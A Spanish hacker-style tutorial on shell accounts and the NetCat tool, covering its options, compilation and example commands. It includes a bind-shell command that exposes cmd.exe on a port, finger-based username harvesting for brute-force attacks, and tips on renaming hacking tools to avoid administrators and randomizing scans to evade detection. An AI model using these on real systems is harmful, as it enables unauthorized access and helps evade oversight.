Ahora nos encontraremos con un pequeño problema de privacidad y seguridad en cuanto a las passwords que escribamos, ya que cuando hacemos Telnet a nuestra cuenta Shell alguien puede utilizar un Sniffer para averiguar nuestra contraseña y acceder a nuestra cuenta, con lo que será conveniente que utilicemos un programa que nos permita encriptar los datos del password. Desafortunadamente, casi todas las cuentas Shell están configuradas de tal modo que tenemos que exponer nuestro password a cualquiera que haya colocado un Sniffer entre el ISP que ofrece la conexión PPP (Point to Point Protocol) y el ISP de nuestra cuenta Shell.

Una solución es buscar un proveedor de cuentas Shell que utilice ssh (Secure Shell) que son las que habilitan el acceder y copiar archivos a máquinas remotas de forma segura (también nos permitirá canalizar cualquier conexión TCP/IP de manera similar a una VPN) ya que ambos extremos de la comunicación se autentifica mutuamente mediante el uso de un protocolo muy ligero y relativamente sencillo, comparado con el VPN actual.

No Perder la Cuenta Shell
En caso de conseguir una Shell, lo más importante es atesorarla. Al tener la cuenta en nuestro poder, es necesario seguir unas pautas para no perderla y tener que seguir todo el proceso desde cero.

No Abusar del ISP. Lo primero es no abusar de nuestro ISP. Por ejemplo, si encontramos un código malicioso y lo compilamos y ejecutamos en nuestro ISP es un error de magnitud bíblica. Es muy probable que logremos el objetivo de llegar a root, sin embargo, al día siguiente las probabilidades de que no podamos entrar nuevamente son altas. Seremos enviados al ostracismo por haber infringido la ley.

No usar pings. Lo mismo ocurre si queremos hacer un ping como algo más que una herramienta de diagnóstico. Nunca hay que utilizar la cuenta Shell para fastidiarle la vida a las personas en irc mediante nukes o cualquier otra artimaña.

Surfeo exagerado de Puertos. Otras causas por las que podríamos perder la cuenta son por hacer un surfeo de puertos excesivos. Recordemos que con NetCat y Telnet podemos hacer un surfeo de puertos. Sin embargo, existe el problema de que si el administrador del sistema se percata que se está curioseando de más en casi todos los puertos, lo más habitual es que se ponga en contacto con los administradores de nuestro ISP y "Hasta la vista, cuenta Shell".

Algo que aprendimos es que el escaneo de puertos indiscriminado deja rastros en los logs del sistema. Normalmente está bien si brevemente visitamos otra computadora vía telnet, y no vamos más lejos de lo que ese puerto nos ofrece. Los registros de nuestras visitas se guardan en el archivo "messages," y algunas veces en "syslog" dependiendo de la configuracion de la computadora a la que incursionemos .

No emplear o almacenar software sospechoso. Una forma de pedir a gritos silenciosos que nos cierren la cuenta es emplear programas concebidos para cometer delitos informáticos, como el Satan (Security Administration Tool For Analyzing Networks) cuya función es hacer de telnet a todos los puertos de la computadora, averiguar el daemon que funciona en cada una (el programa que responde a la petición de acceso a ese puerto) y estudiar las debilidades que esta pueda tener. Obviamente, el SATAN puede ser usado por administradores de sistemas para buscar posibles vulnerabilidades y cerrar brechas en su máquina, pero también puede ser utilizado por gente sin escrúpulos (lamers).

¿Para qué conseguir una cuenta shell si pueden sacarnos a patadas incluso por practicar un hackeo legal e inofensivo? Después de todo, es legal usar SATAN. De hecho, siempre podemos aprender gran cantidad de cosas con esta herramienta al igual que con el NetCat. La mayoría de las herramientas hackers, incluso aunque se usen principalmente para cometer delitos, sirven para aprender mucho. Si verdaderamente queremos llegar a ser administrador de sistemas algún día, o un experto en seguridad informática, deberemos aprender cómo funcionan esos programas.

Aún así, existen lugares que permiten usar este tipo de programas, cuentas Shell con gente estudiosa del tema que nos permite hacer experimentos de todo tipo en ese lugar. En fin, las cuentas shell son una especie de pista de entrenamiento de hackers. Son buenas para aprender cosas de principiante. Pero para llegar a ser un hacker serio, debemos encontrar un ISP gestionado por hackers que nos acepten y nos dejen hacer todo tipo de cosas a modo de experimentos.

Una solución a este problema es darle a las herramientas hackers que usamos nombres inocentes. Por ejemplo, podrías renombrar SATAN y llamarlo ANGEL. Pero puede que el administrador de sistemas ejecute los programas para ver lo que hacen. Si descubre que alguno de los programas es una herramienta comúnmente usada para cometer delitos informáticos, seremos historia.

Cómo Explorar La Cuenta Shell
Una buena forma de empezar es averiguar qué tipo de cuenta shell tenemos. Hay muchas cuentas shell y cada una de ellas tiene pequeñas diferencias en su forma de trabajar. Para hacerlo abrimnos una consola y tecleamos

```
~$ echo $SHELL
```

Respuesta	**Tipo de Shell**
/bin/sh	shell Bourne
/bin/bash	shell Bourne Again (bash)
/bin/ksh	shell Korn
/bin/csh	shell C

Si el comando "echo $SHELL" no funciona, podemos probar con echo $shell, usando minúsculas.

¿Por qué es importante saber qué shell tenemos? Por ahora, queremos una shell que sea fácil de usar. Por ejemplo, cuando cometemos un error al teclear, es bueno poder usar la tecla de retroceso y no ver **^H^H^H** en la pantalla del monitor. Pero más adelante, para ejecutar exploits de hacker de élite, la shell C puede ser de más utilidad. Afortunadamente, no estamos obligados a usar siempre la shell que teníamos en el momento de realizar el login. Si la cuenta shell es de cierta calidad, podremos escoger una nueva shell.

La shell que resulta más facil de usar es la bash. Podemos obtener la cuenta shell bash simplemente con teclear la palabra "bash" en la línea de comandos. Si esto no funciona, podemos preguntar a soporte tecnico de nuestra ISP cómo configurar la cuenta para usar bash. Un libro excelente sobre el uso de la shell Bash es Learning the Bash Shell, de Cameron Newham y Bill Rosenblatt.

Si queremos averiguar de qué otras shells disponemos, podemos probar con teclear en la consola de comandos: "csh" para la shell C; "ksh" para la shell Korn, "sh" para la shell Bourne, "tcsh" para la shell Tcsh, y "zsh" para la shell Zsh. Si no existen, recibiremos como respuesta "command not found."

Ahora que hemos escogido nuestra shell, lo siguiente es explorar. Debemos saber de qué riquezas nos permite disfrutar nuestra ISP. Para esto necesitamos aprender los comandos UNIX y los programas auxiliares más importantes. Véase el capítulo sobre UNIX y Linux.

Las Diez herramientas más famosas según Meinel para explorar la cuenta shell

~$ man <comando>
Este comando nos muestra el manual de los programas u otros comandos en pantalla.

~$ ls
Lista archivos. Con las opciones **-alF** se nos permitirá ver la lista de archivos con mayor información. Si es una lista de archivos grande podemos usar el comando **ls -alF|more**.

~$ pwd
Muestra en qué directorio estamos.

~$ cd <directorio>
Va al directorio indicado. Algunos directorios interesantes son /usr, /bin y /etc.

~$ more <nombre de archivo>
Muestra el contenido de un archivo de texto. También podemos usar "less" y "cat", que son similares.

~$ whereis <nombre de programa>
Encuentra programas o archivos. Es similar a los comandos "find" y "locate".

~$ vi
Un complicado programa de edición.

~$ grep
Extrae información de archivos, especialmente util para ver qué hay en archivos de syslog y de log de la shell. Comandos similares son "egrep," "fgrep," y "look."

~$ chmod <nombre de archivo>
Cambia los permisos de un archivo.

rm <nombre de archivo>
Borra un archivo. Si se encuentra este comando, también deberían estar "cp" para copiar archivos, y "mv" para moverlos.

Introducción al NetCat

NetCat es una utilería para Linux y Winxx que fue escrita originalmente para sistemas Unix, Berkeley y System V. Ha sido llamada la Navaja Militar Suiza multiusos en virtud de la gran versatilidad y potencia contenida en tan mínimo espacio y con tan poco código. NetCat es la gran **Herramienta** imprescindible en el mundo de la seguridad informática. Es análoga a la ganzúa del ratero. Entender esta utilería es amarla dicen algunos. NetCat ha sido la estrella principal en cientos de ataques. El verdadero secreto de su poder radica en el buen manejo que se le dé.

En un principio, NetCat fue hecho con la finalidad de servir de ayuda a los administradores de redes y fue programado en C. En su gran sencillez es una obra maestra de impecable funcionalidad y pesa tan solo unos cuantos kilobytes y es aquí donde el conocido aforisma de que no hay enemigo pequeño se hace verdad. Su diminuto tamaño o hace ideal para ser introducido en sistemas víctimas sin hacer arrancar alarmas de penetración del sistema. Fue contrabandeado para usarse en Win95, Win98, WinXP y NT por Weld Pond de L0pht. Lo curioso es que Weld le llamó NetCat 1.0.

Si a alguien hay que darle las gracias por tan fina herramienta de trabajo, ese es Hobbit quien lo sacó a la luz pública en 1995 y en marzo de 1996 liberó la versión 1.10 que no se ha modificado desde esa vez. A pesar de que tiene 13 años circulando por el mundillo de los hackers, es el tipo de herramienta que quienes lo emplean van aprendendiendo sobre la marcha sus funciones y utilidades y es por esa razón que existen muy pocos documentos escritos acerca de su uso, principalmente porque la estructura de sus comandos y opciones es poco familiar para el usuario medio. NetCat tiene infinidad de funciones. En el archivo de ayuda se hallan algunos ejemplos muy elementales solamente. NetCat es plenamente compatible con POSIX y existen varias implementaciones, incluyendo una reescritura desde cero conocida como GNU NetCat, que es mantenida por Giovanni Giacobbi en su página web.

Ahora bien, si se estudian detalladamente las variables, el aura de misterio que rodea al NetCat desaparece. Posteriormente viene la parte de la imaginación; ¿Que otras funciones le podemos asignar? ¿Que más podría hacer? El hacking no es más que probar nuevas posibilidades, utilizando el ingenio, los conocimientos acumulados y una dosis bastante fuerte de imaginación.

NetCat no es un programa que pueda ser usado por cualquier persona. Es como la pistola de un policía, el bisturí de un cirujano o la regla de un arquitecto. La naturaleza de los comandos utilizados, dificilmente será entendida por lamers o niñitos advenedizos que ni siquiera saben lo que quieren en la vida.

En algunos sistemas, existen versiones modificadas o utilerías similares que tienen por nombres de comando nc, ncat, pnetcat, socat, sock, socket, sbd.

Socat es más complejo que NetCat. Es más grande y más flexible y tiene más opciones que deben ser configuradas para una efectuar una determinada tarea.
Cryptcat es una versión de NetCat de transporte integrado con capacidades de encriptación.

Descripción y Funciones
Son muchas las funciones que el programita posee, y si se baja el código fuente puede ser compilado para agregarle otras funcionalidades especiales. El código fuente es libre y cualquiera lo puede manipular sin olvidar dar el crédito a sul creador. Hay muchos lugares donde se puede descargar. Una de las mayores ventajas de NetCat es que permite al usuario que averigüe sus secretos más íntimos.

NetCat puede leer y escribir datos a través de conexiones de red utilizando el protocolo TCP o el protocolo UDP. Está diseñado para ser una herramienta "de atrás" confiable que puede ser usada directamente o con soltura propulsada por otros programas y puede incluirse dentro de scripts SH (en Unix) o batch (en ms-dos).

Al mismo tiempo, es una sustanciosa utilería de corrección de errores de red y de exploración dado que puede crear casi cualquier clase de conexión que se necesitaría y posee además varias capacidades interesantes incorporadas. NetCat debería haber salido desde hace mucho tiempo como otra de esas herramientas crípticas, pero estándar, de Unix.

NetCat puede abrir puertos y enlazar en ellos a cualquier programa. Así como un hacker puede usar este programa, uno también debe saber cómo defenderse de sus embates. Algunos antivirus detectan al NetCat como si fuera un troyano y para trabajar con él deben ser desactivados primero.

En su uso más simple, NetCat crea una conexión TCP para el puerto dado en el host blanco dado. Los datos son luego enviados al host, y cualquier cosa que regrese a través de la conexión, se envía a nuestra salida estándar. Esto continúa de modo indefinido hasta que el lado de la red donde está la conexión suspende operaciones. Es de notarse que este comportamiento es diferente de la mayoría de las otras aplicaciones que cierran todo y salen después de encontrar un fin de archivo en la entrada de datos estándar.

NetCat también puede funcionar como un servidor, escuchando conexiones de entrada en puertos arbitrarios y luego haciendo las mismas lecturas y escrituras. Con limitaciones menores, a NetCat realmente no le importa si corre en modo "cliente" o "servidor" - todavía palea datos de acá para allá hasta que no quede nada más. En cualquier modalidad, el cierre puede ser obtenido a la fuerza después de un tiempo y puede configurarse de inactividad en el lado de la red.

Y puede hacer esto por la vía del protocolo UDP también, así NetCat es posiblemente la aplicación "UDP tipo telnet" soñada para probar servidores de Modo-UDP.

¿Porqué no usar Telnet simplemente?
Telnet tiene el problema del *fin de archivo* de introducción de datos estándar, a tal grado que uno debe introducir retrasos calculados en scripts controlantes a fin de permitir que la información de salida de la red concluya. Ésta es la razón principal por la que NetCat permanece operando hasta que el lado de la red se cierra.

Telnet no transferirá datos binarios arbitrarios porque ciertos caracteres son interpretados como opciones de telnet y son removidos del raudal de datos. Telnet también emite una cierta cantidad de sus mensajes diagnósticos hacia la salida estándar, donde NetCat mantienen tales cosas separadas religiosamente de su salida y nunca modificará ninguno de los datos reales en tránsito a menos que el usuario realmente lo desee. Y por supuesto que telnet es incapaz de escuchar conexiones de entrada, o usar el protocolo UDP en su lugar. NetCat no tiene ninguna de estas limitaciones, es más pequeño, más rápido que telnet y tiene muchas otras ventajas.

La especialidad de NetCat es el Protocolo TCP/IP, y la versión para Windows le da a la máquina cierto poder sobre este protocolo que solo tenía UNIX. Trabaja con líneas de comandos desde MS-DOS (o desde el Shell de Linux), y según parece, puede hacer casi cualquier cosa sobre TCP/IP.

En resumen, NetCat proporciona un subsistema de conexión a red básico basado en TCP/UDP que permite a los usuarios interactuar en forma normal o mediante secuencias de comandos con aplicaciones de red y servicios sobre la capa de aplicación. Nos permitirá ver datos TCP y UDP en bruto antes de que sean recubiertos por la siguiente capa superior, tal como FTP, SMTP, o HTTP.

Versiones
NetCat puede ser descargado en versión para Linux (Sobresaliente e inmejorable *in extremis,* es la mejor versión) y para WinNT (simplemente pasable). Esta versión (**NetCat 1.1NT)**, funciona casi perfectamente en Win 95/98 Win98SE y WinXP, excepto que las conexiones que reciba no serán muy estables.

Habilidades básicas de NetCat
-Conexiones hacia o desde el exterior, usando UDP o TCP, hacia o desde cualquier puerto.
-Verificación de DNS normal o en reversa, con las advertencias correspondientes
-Uso de cualquier puerto local
-Uso de cualquier dirección a la que se tenga acceso en la red local
-Habilidad de rastrear puertos, incluso de manera aleatoria
-Capacidad de decidir que camino tomarán los paquetes enviados, a modo de "encaminarlos", lo que se conoce como *source-routing*.
-Puede procesar comandos de programas, de scripts, y del usuario.
-Capaz de enviar datos en modo de transmisión lenta, una línea cada N segs
-Monitoreo y presentación, en modo hexadecimal, de datos transmitidos y recibidos
-Capacidad de dejar que otro programa maneje conexiones ya establecidas
-Opcionalmente responde a opciones características de telnet
-Creación de nuevas herramientas, basándonos en los servicios de NetCat.

El Lado Oscuro
NetCat tiene su belleza en la simplicidad y funcionalidad con que fue creado. Hablar de los usos que una persona conocedora le puede dar a esta utilería es como tratar de describir todo lo que podemos hacer con nuestra navaja militar suiza.

Un tiempo equitativo es merecido aquí, dado que una herramienta tan versátil como ésta puede ser útil para cualquier situación. Una persona puede usar una Victorinox para arreglar el coche de otra persona o para desarmarlo, ¿correcto? Una persona cualquiera, claramente puede usar una herramienta como NetCat para atacar o defender sus frentes.

No trato de controlar el punto de vista social de nadie ni ser guía moral de nada. NetCat simplemente se construyó como un implemento. Sin tener en cuenta las intenciones turbias que alguien pudiera tener, el usuario debe ser consciente de estas amenazas sobre los sistemas propios.

La primera cosa que salta a la vista es el uso de NetCat para escanear vulnerabilidades del servicio en la red de alguien. Archivos que contienen datos preconstruídos sean exploratorios o explotables, pueden ser alimentados como entradas de datos estándar, incluyendo argumentos de línea de comandos a NetCat mismo. Mientras más aleatorio sea el escaneo, más difícil será la detección por humanos, detectores de scanners o filtrado dinámico.

Hobbit, el creador detrás del programa, considera a los numerosos programas y scripts que acompañan al NetCat como cintas adhesivas "masking tape". Estas cintas tienen, por supuesto, su lado amable, su lado oscuro y unen al universo por completo. Si NetCat puede considerarse un gigantezco martillo, podremos decir que existen muchos protocolos de red que están comenzando a parecerse de manera repentina a clavos.

Dentro de este documento recopilatorio se repasarán muchos de los fundamentos básicos y avanzados acerca del buen uso de NetCat. También, como lector y estudioso, será necesario por no decir imperativo, que se le de una leída más tarde a los ejemplos de uso y notas incluídos que pueden dar más ideas acerca de lo buena que es esta clase de herramienta.

Uso General
El programa ejecutable (o el binario en Linux) se llama "**nc**", que es el comando principal, con su respectiva variable u opción al más puro estilo Unix. La línea básica de comandos para NetCat es

nc [opciones] host puertos

donde **host** es la dirección IP que se desea analizar y **puertos** es o un determinado puerto o un rango de puertos o una serie de puertos separados por espacios. Así. se establece una conexión TCP al puerto especificado, con el servidor especificado.

Lo que se le introduzca a NetCat vía standard input (entrada estándar) va a ser dirigido al servidor; y lo que reciba NetCat como respuesta será dirigido a nosotros vía standard output (salida estándar). NetCat va a seguir mandando datos que le introduzcamos, y recibiendo datos de otro extremo de la conexión hasta que esta se cierre.

NetCat tambien puede funcionar como servidor. Escuchando intentos de conexión a los puertos que elijamos, y haciendo el mismo proceso de entrada y salida de datos. Se puede decir que a NetCat funciona de la misma forma en modo de servidor que de modo de cliente. Seguirá transmitiendo y recibiendo datos hasta que ya no haya más. En ambos modos, puede forzarse la desconexión al configurarse cierto tiempo de inactividad del otro lado.

Esto lo puede hacer tambien vía UDP, así que NetCat puede considerarse un programa parecido a telnet que puede usarse para diagnosticar servidores que funcionen en modo UDP. Claro que no se puede confiar en conexiones UDP como con las que utulicen TCP, ciertos sistemas pueden tener problemas al transmitir cantidades grandes de datos,pero no deja de ser útil esta capacidad.

El uso de NetCat tiene sus ventajas sobre el uso de telnet al conectarse a puertos arbitrarios. Telnet cierra la conexión cuando el usuario o algun programa parece tomar control mediante la introducción de datos. Esto es evidente en scripts, donde se necesita calcular un tiempo de espera para evitar que telnet interrupta la salida de datos. Ésta es la razon principal por la cual NetCat sigue activo hasta que el otro lado cierre la conexión. Telnet tampoco transimita información binaria arbitraria, porque ciertos caracteres son interpretados como opciones de telnet, y serán removidas de la corriente de datos. Telnet tambien transmite ciertos mensajes de diagnostico que presenta en la pantalla junto con el resto de los datos; NetCat jamas meterá sus propios mensajes junto con los datos transmitidos. No modificará la corriente de datos de ninguna manera, a menos que se le indique lo contrario. Telnet no puede esperar conexiones del exterior, ni tampoco usar UDP en lugar de TCP. NetCat no tiene estas limitaciones, es más pequeño y veloz, y tiene muchas más ventajas.

NetCat y Programación
Esta combinación desencadena todo el poder de NetCat en su máxima expresión y elegancia. Tratándose de una herramienta que funciona con líneas de comandos, su integración con un lenguaje de programación le permite realizar una gran cantidad de tareas, y sus posibilidades se van descubriendo dia a dia con su inclusión en nuevos Scripts y Exploits.

Muchos ScriptKiddies se sienten frustrados y amargados porque muchos de los Scripts y Exploits que bajan perezosamente de la Internet simplemente no les funciona. Esto sucede principalmente porque no saben interpretar el código y por lo tanto son incapaces de efectuar las modificaciones necesarias para incluir librerias, paths o utilidades necesarias para su buen funcionamiento.

NetCat es excelente para implementar exploits remotos, permitiendo enviar el código a cualquier puerto vulnerable con un sencillo comando, logrando ejecutar todas las ordenes necesarias para explotar determinados servicios.

Varios exploits que circulan hoy en Internet, usan NetCat como "motor" para manejar las conexiones, si analizamos el código de estos programas podemos observar un **nc** por ahí, esto significa que el programa en cuestión necesita una versión correctamente compilada de NetCat en el directorio /usr/bin.

Inclusive, el programa Helix3 para la investigación forense contra crímenes informáticos, utiliza dentro de sus herramientas internas una versión ligeramente modificada del NetCat.

NetCat en Win

c:>nc -h

connect to somewhere: **nc [-options] hostname port[s] [ports]** ...
listen for inbound: **nc -l -p port [options] [hostname] [port]**
options:

-d	detach from console, stealth mode
-e	prog inbound program to exec [dangerous!!]
-g	gateway source-routing hop point[s], up to 8
-G	num source-routing pointer: 4, 8, 12, ...
-h	this cruft
-i	secs delay interval for lines sent, ports scanned
-l	listen mode, for inbound connects
-L	listen harder, re-listen on socket close
-n	numeric-only IP addresses, no DNS
-o	file hex dump of traffic
-p	port local port number
-r	randomize local and remote ports
-s	addr local source address
-t	answer TELNET negotiation
-u	UDP mode
-v	verbose [use twice to be more verbose]
-w	secs timeout for connects and final net reads
-z	zero-I/O mode [used for scanning]

port numbers can be individual or ranges: m-n [inclusive]

d
(Modo Stealth o encubierto) Con esta opción el programa se desvincula de la consola con lo que se logra trabajar en el en el fondo del sistema.

e<prog>
(Ejecuta un programa cuando se conecta) Puede ser utilizado para ejecutar un Shell en cualquier plataforma.

l
(Ele minúscula -Escuchando conexiones, de Listen) Deja abierto un puerto en espera de una conexión.

L
(lo mismo que la anterior, pero sigue escuchando aún cuando la conexión sea cerrada) Esta opción está incluida solo en la versión de Weld Pond y es útil para continuar escuchando en el mismo puerto, a diferencia de **-l** (que la conexión cerrada termina con el proceso de **nc**).

n
(Dirección numerica especifica; evita que se haga un *DNS Lookup*) NetCat tiene la característica de resolver nombres de dominio mediante un DNS Lookup, con esta opción le especificamos que no lo haga, y use solamente direcciones IP.

o<logfile>
(obtiene un archivo log en Hex de la acción) Genera un Log de las actividades de NetCat en código Hexadecimal.

p<puerto>
(Puerto para pegarse) Algunas veces debes especificarle con ésta opción el puerto a realizar una acción.

s<ip addr>
(pegarse a un IP especifico) NetCat puede utilizar la IP de una red como fuente local.

t
(Funciona como un pequeño demonio telnet) Con esta opción NetCat realizará negociaciones telnet.

u especificar UDP
(Utilizar Protocolo UDP) Con esta opción se le comunica a NetCat que trabaje con protocolo UDP en vez de TCP.

v
(modo verbose, más información, se le puede añadir otra **-v** para más información todavía) Bastante útil y necesario, sobre todo para estudiar demonios en profundidad y observar todos los detalles en un Sniffing.

w <segundos>
(Especifica un tiempo para terminar) Con esta opción se especifica un tiempo determinado para realizar conexiones.

r
(Genera un Patron Ramdom (aleatorio) de puertos locales o remotos) Muy útil para evitar patrones lógicos de Scanning.

g <gateway>
(Especificar Gateways -pasarelas) Una de las opciones más interesantes de NetCat, permite utilizar routers como "puentes" de conexión.

G <número>
(Especificar puntos de Routing), Con esta opción podemos crear una cadena aleatoria de hosts para crear un ruta perdida para tus paquetes (Spoofing).

i <segundos>
Especifica un intervalo de segundos entre puertos Scaneados.

NetCat en Linux [v1.10]

~$ nc -h

Opciones:

```
-c shell commands  as `-e'; use /bin/sh to exec [dangerous!!]
-e filename        program to exec after connect [dangerous!!]
-b                 allow broadcasts
-g gateway         source-routing hop point[s], up to 8
-G num             source-routing pointer: 4, 8, 12, ...
-h                 this cruft
-i secs            delay interval for lines sent, ports scanned
-k                 set keepalive option on socket
-l                 listen mode, for inbound connects
-n                 numeric-only IP addresses, no DNS
-o file            hex dump of traffic
-p port            local port number
-r                 randomize local and remote ports
-q secs            quit after EOF on stdin and delay of secs
-s addr            local source address
-t                 answer TELNET negotiation
-u                 UDP mode
-v                 verbose [use twice to be more verbose]
-w secs            timeout for connects and final net reads
-x tos             set Type Of Service
-z                 zero-I/O mode [used for scanning]
```

port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

NOTA:
La versión para Windows es muy parecida a la de Linux, los ejemplos de comandos se podrán usar en ambas plataformas, excepto donde se indique el uso del argumentoi **-L**, que se incluyó solo en la versión para Windows.

En una plataforma como Linux, el NetCat se convierte en una herramienta de verdadero gran poder de acción y puede ser utilizado conjuntamente con lenguajes de programación como Perl y C; aunque la forma más utilizada es con la línea de comandos de la terminal o consola de comandos de Linux aprovechando los Shell Scripts.

Muchas de las distribuciones de Linux, dentro de las que se incluyen Red Hat, el Freespire y el Ubuntu, traen integrada una versión light del NetCat. Lamentablemente su utilidad se ve muy limitada y es análogo a tomar un café descafeinado. Si lo que se desea es aprovechar toda la potencia de esta herramienta, entonces se deberá descargar la versión competa de esta utilería. El programa para Linux se puede descargar desde los siguientes sitios:

avian.org:/src/hacks/nc110.tgz
ftp.sterling.com:/mirrors/avian.org/src/hacks/nc110.tgz
ftp.rge.com:/pub/security/coast/mirrors/avian.org/netcat/nc110.tgz

Compilación
La compilación es bastante simple. Examinamos el archivo **Makefile** en busca de un SYSTYPE que corresponda al nuestro y ejecutamos un "make <systype>". El "nc" ejecutable debería surgir a la vista. Si no hay sección SYSTYPE pertinente, intentaremos generic ("genérico"). Si se crean secciones nuevas para que generic.h y Makefile soporten otra plataforma, debemos seguir el formato dado y enviar a Hobbit por correo las diferencias.

Hay un par de otros #defines configurables en **netcat.c**, los cuales podemos incluir como DFLAGS = "- Desto - Daquello" a nuestra invocación **make** sin tener que editar el archivo Makefile. Veamos los siguientes argumentos para lo que son y hacen.

Si deseamos vincular en contra de la librería del resolvedor en SunOS (recomendable) y tenemos BIND 4.9.x, quizá requeriremos cambiar el dato XLIBS=-lresolv en el Makefile a XLIBS = "-lresolv-l44bsd".

Linux sys time.h realmente no da apoyo a la preconfiguración de FD_SETSIZE; lanzamos una advertencia inofensiva.

Algunos sistemas pueden advertir acerca de tipos de puntero para signal ( ) . No es molestia, sin embargo.

Instalación y compilación con extras:

Importante
La versión de NetCat para linux viene a prueba de lamers y advenedizos. Debe ser compilado incluyendo unos flags especiales para poder obtener las opciones -t y -e (Telnet y Gaping Security Hole).

La mejor manera de compilar el programa es primero bajando el .tar (tarball) de NetCat y desempaquetándolo en el directorio de tu preferencia. Lo mejor es crear un directorio de descargas. Nos ubicamos dentro del directorio que asignaste a NetCat y lo compilas con el comando **Make** utilizando las siguientes Flags:

```
make linux DFLAGS=" -DTELNET -DGAPING_SECURITY_HOLE"
```

Copia el binario (**nc**) al directorio **/usr/bin**, de esta manera se podrá usar el NetCat directamente invocándolo desde cualquier parte del Shell, además de que pueden usarse los scripts que uno cree (o se consiga en la red) sin problemas. En Freespire, por ejemplo, es necesario abrir el explorador Konqueror en modo superusuario para poder hacer el copiado del archivo.

El empaquetado de NetCat trae unos scripts muy interesantes y bien comentados para que los estudiemos y poder comprender mejor su implementación en scripts. Los scripts están en el mismo directorio donde se desempaquetó el NetCat en **/scripts**, los corremos como siempre: **./probe** (o el script que quieras).

Otra manera de compilarlo es descomprimir el .tar **nc110.tgz**, abriendo una terminal en modo SuperUsuario y tecleando en secuencia:

```
mkdir Netcat &&

tar -C netcat -xvzf nc110.tgz &&

cd netcat &&

mv netcat.c netcat.c~ &&

sed -e 's/res_init();/\/\* res_init(); \*\//' <netcat.c~ >netcat.c &&

mv Makefile Makefile~ &&

sed -e 's/CFLAGS =/# CFLAGS =/' -e 's/\$(STATIC)//' <Makefile~ >Makefile &&

make linux &&

cp nc /usr/bin
```

El primer sed arregla un error pequeño, si no nos fiamos de él podemos comentarlo manualmente o borrar la línea #312 del fichero netcat.c. La primera parte del segundo sed habilita la configuración de CFLAGS en tu entorno (comenta el -O implícito), la segunda parte habilita el enlazado dinámico, podemos dejarlo como está si deseamos un binario estático. Navegamos el directorio para más información sobre el uso de NetCat. Una referencia rápida en la línea de comandos está disponible tecleando

```
~$ man nc
```

Para ser sincero, yo prefiero la primera modalidad de instalación colocando los Dflags para usar las opciones **-e** y **-t.**

Uso del NetCat
Para ilustrar mejor como trabajamos con este programa, lo mejor es observar algunos ejemplos prácticos y analizar su estructura para poder comprender mejor como funciona y así poder crear nuestras propias aplicaciones.

Algunas de las cosas que podemos hacer con NetCat son:

Obtener un Shell rapidamente en una máquina remota usando la opción **-l** (Listen) conjuntamente con la opción **-e** (ejecutar). Cuando el programa corre con estas variables y la conexión es realizada, NetCat ejecuta el programa elegido y se conecta a stdin y stdout del programa en la conexión a la red.

```
nc -l -p 23 xxx.xxx.xxx.xx 23 -t -e cmd.exe
```

Este comando dejará a NetCat escuchando el **Puerto 23 (telnet)**, cuando es conectado a través del cliente, ejecutará un Shell (cmd.exe) , una consola o intérprete de comandos. La opción **-t** le dice a NetCat que maneje cualquier negociación que el cliente pueda esperar.

Si esta conexión es realizada desde una máquina NT, el shell correrá los permisos del proceso que han generado a NetCat, así que hay que ser muy cautelosos.

La belleza de NetCat es que puede hacer lo mismo en **cualquier** puerto. Se puede dejar a NetCat escuchando en los puertos NETBIOS, que están probablemente corriendo en la mayoría de las máquinas NT, de esta manera podemos lograr una conexión a una máquina que esté utilizando "Filtrado de Puertos" activado en TCP/IP security Network Control Panel, NT no parece tener ninguna seguridad alrededor de cuales puertos los programas de usuarios son permitidos amarrar, esto quiere decir en pocas palabras, ejecutar comandos y programas que puedan unirse a los Puertos NETBIOS.

Como anteriormente se mencionó, podemos utilizar a NetCat para estudiar diferentes puertos, con la siguiente sintaxis para Windows:

```
c:\>nc -v <IP> <puerto>
```
(Se puede añadir otra **-v**)

Uno de los puertos más interesantes a la hora de analizar un host, es el **puerto 79 (Finger)**, podemos obtener nombres de usuarios e información muy útil a la hora de planear un "Brute-Force Attack", este comando de NetCat muestra la flexibilidad del programa en cuestión, dando una idea de sus posibilidades:

```
c:\>nc -v <host> 79 < user.txt > log.txt
```

Este comando indicará a NetCat que se conecte en modo verbose al Host predeterminado en el puerto 79 (Finger) y envie el contenido del archivo user.txt, la respuesta del servicio será guardada en el archivo log.txt. (No lo he probado con una posible lista de nombre de usuarios al azar).

Si no se le da ningun argumento, NetCat los pedirá, leerá lo que se le dé y los separará internamente. Esto es útil con ciertos tipos de scripts, y su efecto secundario es que no se podrán ver los procesos que corra con el comando **ps**.

El argumento host puede ser la versión alfanumérica o el IP numérico. Si la opción **-n** es especificada, NetCat solo aceptará IP numericos, y no verificará el DNS por ningun motivo.

Si el argumento **-n** no es especificado, pero **-v** si lo está, NetCat hará una verificación normal y en reversa del host, y dará una advertencia si el IP y el nombre no coinciden. Esto toma un poco más de tiempo, pero puede ser útil. Aunque en ocasiones acelera la conexión cuando queremos saber el nombre de un IP y tambien conectarnos ahi. Si no se usa la **-v**, NetCat hará lo que tenga que hacer silenciosamente, a menos que ocurra algun error.

En este respecto, una conexión rechazada no es considerada un error, a menos que se haya especificado un solo puerto.

El argumento **-w** indica a NetCat que deberá esperar un tiempo determinado de inactividad antes de cancelar la conexión. Por ejemplo, **-w 3** hará que NetCat espere 3 segundos antes de intentar conexión con en otro puerto (o cancelar la operación completamente).

De hecho, esperará el número de segundos especificados y si no recibe nada esperará nuevamente el mismo tiempo, por si las dudas, y entonces si cerrará la conexión. De esta manera, NetCat trabaja con las conexiones sin nuestra intervención, cerrándolas cuando el servidor al que nos conectemos deje de responder.

Usando el argumento **-u**, NetCat abrirá conexiones con UDP en lugar de TCP. Aunque, estrictamente hablando, UDP es un protocolo sin conexión, NetCat manejará estas pseudo-conexiones como auténticas conexiones UDP para compatibilidad con el kernel del sistema operativo.

Aunque NetCat indicará que una conexión UDP se ha establecido inmediatamente (y de hecho siempre lo hace con cualquier tipo de conexión), ningun tipo de datos será enviado hasta que le introduzcamos algo vía standard input. Sólo entonces se podrá saber si hay un servidor UDP del otro lado. Y aún así puede no responder, y lo que hay que hacer es esperar la respuesta un tiempo determinado, y rezarle al dios de su preferencia. Se sacará más provecho de las *conexiones* UDP si el standard input a NetCat se asemeja a datos que soliciten servicios al servidor.

Para ver los datos enviados y recibidos, en modo hexadecimal, debe usarse el argumento **-o**, e indicar un archivo que contendrá estos datos. Es decir, **-o archivo_de_datos**.

